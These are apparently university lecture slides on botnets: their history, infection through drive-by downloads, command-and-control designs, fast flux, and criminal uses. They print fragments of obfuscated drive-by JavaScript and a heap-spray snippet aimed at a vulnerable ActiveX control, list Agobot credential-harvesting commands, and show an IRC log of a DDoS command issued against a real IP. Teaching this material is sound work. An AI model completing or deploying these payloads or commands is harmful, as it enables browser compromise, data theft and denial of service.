CSC 405
Introduction to Computer Security

Botnets and Cybercrime

Alexandros Kapravelos
akaprav@ncsu.edu

(Derived from slides by Chris Kruegel)

Botnets

- Bot
  - autonomous programs performing tasks
  - more recent trend in malicious code development

- Benign bots
  - first bots were programs used for Internet Relay Chat (IRC)
  - react to events in IRC channels
  - typically offer useful services

- Early definition of bot

  An IRC user who is actually a program. On IRC, typically the robot provides some useful service. Examples are NickServ, which tries to prevent random users from adopting nicks already claimed by others.

Botnets

- Eggdrop bot (1993)
  - used to manage IRC chat channels when operator away
    (still maintained, `eggheads.org`)

- Malicious IRC bots started to evolve
  - takeover wars to control certain IRC channels
  - trash talking (flooding)
  - also involved in denial of service to force IRC netsplit
  - IRC proxies to hide attackers' origin

- A number of parallel, malicious developments

Botnet History

How did we get here?

- Early 1990s: IRC bots
  - automated management of IRC channels
- 1999 – 2000: Distributed DoS tools (distribution)
  - Trinoo, TFN2k, Stacheldraht
- 1998 – 2000: Trojan Horse (remote control)
  - BackOrifice, BackOrifice2k, SubSeven
- 2001 – 2005: Worms (spreading)
  - Code Red, Blaster, Sasser

Botnets

- Bots today
  - malware (backdoor, Trojan) running on compromised machines
  - incorporates different modules to carry out malicious tasks (spamming, DoS, …)
  - remote controlled by criminal entity (called bot master, bot herder)
- Bots are incorporated in network of compromised machines
  - Botnets (sizes up to hundreds of thousands of infected machines)
- Botnets
  - main vehicle for carrying out criminal activities
  - financial motivation

Botnets

- How do botnets get created?
  - infection and spreading
- How are bots (botnets) controlled?
  - command and control channel, robustness features
- What are botnets used for?
  - criminal applications
- How can we mitigate the problem?
  - defense mechanisms

Botnet Creation

- Hosts infected by one of
  - network worm (vulnerabilities)
  - email attachment
  - Trojan version of program (P2P is rife with this)
  - drive-by-downloads (malicious web sites)
  - existing backdoor (from previous infection)

Drive-By Downloads

- Drive-by downloads
  - attacks against web browser and/or vulnerable plugins
  - typically launched via client-side scripts (JavaScript, VBScript)
- Malicious scripts
  - injected into legitimate sites (e.g., via SQL injection)
  - hosted on malicious sites (URLs distributed via spam)
  - embedded into ads
- Redirection
  - landing page redirects to malicious site (e.g., via iframe)
  - makes management easier
  - customize exploits (browser version), serve each IP only once

Drive-By Downloads

- Malicious JavaScript code
  - typically obfuscated and hardened (make analysis more difficult)

```
function X88MxUL0B(U1TaW1TwV, IyxC82Rbo) {
  var c5kJu150o = 4294967296;
  var s3KRUV5X6 = arguments.callee;
  s3KRUV5X6 = s3KRUV5X6.toString();
  s3KRUV5X6 = s3KRUV5X6 + location.href;
  var s4wL1Rf57 = eval;
  ...
  // LR8yTdO7t holds the decoded code
  try {
    s4wL1Rf57(LR8yTdO7t);
  }
  ...
}
X88MxUL0B('ACada193b99c...76d9A7d6D676279665F5f81');
```


Drive-By Downloads

```
function Exhne69P() {
  var YuL42y0W = unescape("%u9090%u9090...
                 ...%u3030%u3030%u3030%u3030%u3038%u0000");
  ...
  var pvOWGrVU = unescape("%u0c0c%u0c0c");
  pvOWGrVU = BAlrZJkW(pvOWGrVU,Hhvo4b_X);
  for (var cYQZIEiP=0; cYQZIEi P< cFyP_X9B; cYQZIEiP++) {
    RBGvC9bA[cYQZIEiP]= pvOWGrVU + YuL42y0W;
  }
 ...
}
```


Heap Spraying

```
function a9_bwCED() {
  try {
    var OBGUiGAa = new ActiveXObject('Sb.SuperBuddy');
    if (OBGUiGAa) {
      Exhne69P();
      dU578_go(9);
      OBGUiGAa.LinkSBIcons(0x0c0c0c0c);
    }
  } catch(e) { }
  return 0;
}
```

Drive-By Download




Drive-By Download



Botnet Architectures

- Bot overlay network
  - centralized
    - IRC server (Internet relay chat)
    - web server (HTTP)
    - multiple controllers for robustness
  - peer-to-peer: self organizing
    - each host can be a worker or a proxy; decided dynamically
    - multi-level hierarchies possible
- Push versus pull designs
  - Attacker sends out message to tell bots what to do (push)
  - Worker bots “ask” for work to do (pull)

Centralized Botnet



Example – Agobot


- First discovered in 2002
  - also called Gaobot, Phatbot
- 20,000+ of C++, modular design + open source
- Modules
  - command and control: IRC based
  - protection: encrypted code, polymorphism, anti-disassembly code
  - growth: address scanning w/growing collection of software exploits
    (i.e., to be mounted against other machines under attacker control)
  - DDoS attacks: > 10 different varieties
  - harvesting: send back local PayPal info, …
- 100's of variants

Sample Agobot Commands

Command	Description
harvest.cdkeys	Return a list of CD keys
harvest.emails	Return a list of emails
harvest.emailshttp	Return a list of emails via HTTP
harvest.aol	Return a list of AOL specific information
harvest.registry	Return registry information for specific registry path
harvest.windowskeys	Return Windows registry information
pctrl.list	Return list of all processes

Command	Description
pctrl.kill	Kill specified process set from service file
pctrl.listsvc	Return list of all services that are running
pctrl.killsvc	Delete/stop a specified service
pctrl.killpid	Kill specified process
inst.asadd	Add an autostart entry
inst.asdel	Delete an autostart entry
inst.svcadd	Adds a service to SCM
inst.svcdel	Delete a service from SCM

Botnets


[+mnstu]: Code some shit into these mother fuckers so they can tell when they get knoc...
[+mnstu]: Code some shit into these mother fuckers so they can tell when they get knocked offline if the server dies.. like 100 bots
<Electron> !pepsi 207.71.92.193 1000 180 80
<X1-[52801]> Pepsi Attack Started On < IP: 207.71.92.193 Amount:
1000 Size: 180 Port: 80 >
<X1-[52068]> Pepsi Attack Started On < IP: 207.71.92.193 Amount:
1000 Size: 180 Port: 80 >
<sigh`> X1-[33165]
<sigh`> ban that
*** X1-[44325] (anya@irc. .com-19255.plano1.tx.home.com
) quit [05:29] Connection reset by peer
<X1-[23831]> [Packeting]: Halted!
<X1-[23831]> Pepsi Attack Started On < IP: 207.71.92.193 Amount:
1000 Size: 180 Port: 80 >
<Electron> hah I only wanted to see if grc was packet filtered
<Electron> :P
<sigh`> well
<sigh`> im using that bot
+X1-[23831]
+X1-[52068]
+X1-[52801]
+XS-[65603]
X1-[31310]
X1-[38556]
X1-[44882]
X1-[47899]
X1-[70622]
X1-[73958]
X1-[80131]
X1-[8860]
X1-[92898]
X1-[93881]
X2-[20149]
X2-[30247]
X2-[42096]
IP
Host
207.71.92.193
grc.com
PING? PONG!

Botnet Evolution

- Code shared back and forth
  - upgrade with new exploits, new attacks, add BNC, add spam proxy, etc.
  - rootkits and anti-anti-virus to hide from defenders
  - several released under GPL

- All bots today have auto upgrade capability
  - if version of bot < x, then download new version here

Botnet Evolution


- IRC server
  - often easy to take down certain hard-coded IP (dynamic DNS)
  - traffic easier to detect (switch to HTTP)

- HTTP
  - rotating domains (*rendez-vous* points)
    - computation based on current date
    - hard to take down many domains, must also do it quickly
    - reverse engineering domain generation algorithm important
  - Torpig
    - one new domain name per week, multiple TLDs
  - Conficker
    - list of 250 domains, 8 times per day
    - send queries to Google to obtain current time

Botnet Evolution

- Fast flux
  - network of bots with fast changing DNS records
  - many IP addresses for single DNS name (A records)
  - advanced type also change NS records (double flux)
  - used to hide mothership (content) behind proxy network

Botnet Evolution



Botnet Evolution


```
dhcp-41-209:~ chris$ dig canadian-pharmacy.com

; <<>> DiG 9.3.5-P2 <<>> canadian-pharmacy.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 688
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 4, ADDITIONAL: 4

;; QUESTION SECTION:
;canadian-pharmacy.com.          IN      A

;; ANSWER SECTION:
canadian-pharmacy.com.  1789    IN      A       69.25.27.170
canadian-pharmacy.com.  1789    IN      A       69.25.27.173
canadian-pharmacy.com.  1789    IN      A       63.251.171.80
canadian-pharmacy.com.  1789    IN      A       63.251.171.81
canadian-pharmacy.com.  1789    IN      A       66.150.161.136
canadian-pharmacy.com.  1789    IN      A       66.150.161.140
canadian-pharmacy.com.  1789    IN      A       66.150.161.141
```

Example – Storm P2P Botnet



Botnet Applications


- Entertainment
- Spam
- Proxying
  - for phishing or scam pages
- Denial of service
- Information theft
- Click fraud

Entertainment

- Take over people's webcams (Bifrost)

Spam

- Use bots
  - to avoid blacklisting (such as Spamhaus DNSBL)
  - in addition to using open proxies
  - not as easy …



Click Fraud

- Pay-per-click advertising
  - publishers display links from advertisers
  - advertising networks act as middlemen
  - sometimes the same as publishers (e.g., Google)
- Click fraud
  - botnets used to click on pay-per-click ads
- Motivation
  - competition between advertisers
  - revenue generation by bogus content provider

Botnet Applications

Capability	Ago	DSNX	evil	G-SyS	SD	Spy
create port redirect	√	√		√	√	√
other proxy	√					
download file from web	√	√		√	√	√
DNS resolution	√			√	√	
UDP/ping floods	√		√	√	√	
other DDoS floods	√			√		√
scan/spread	√	√		√	√	√
spam	√					
visit URL	√			√	√	

Underground Economy

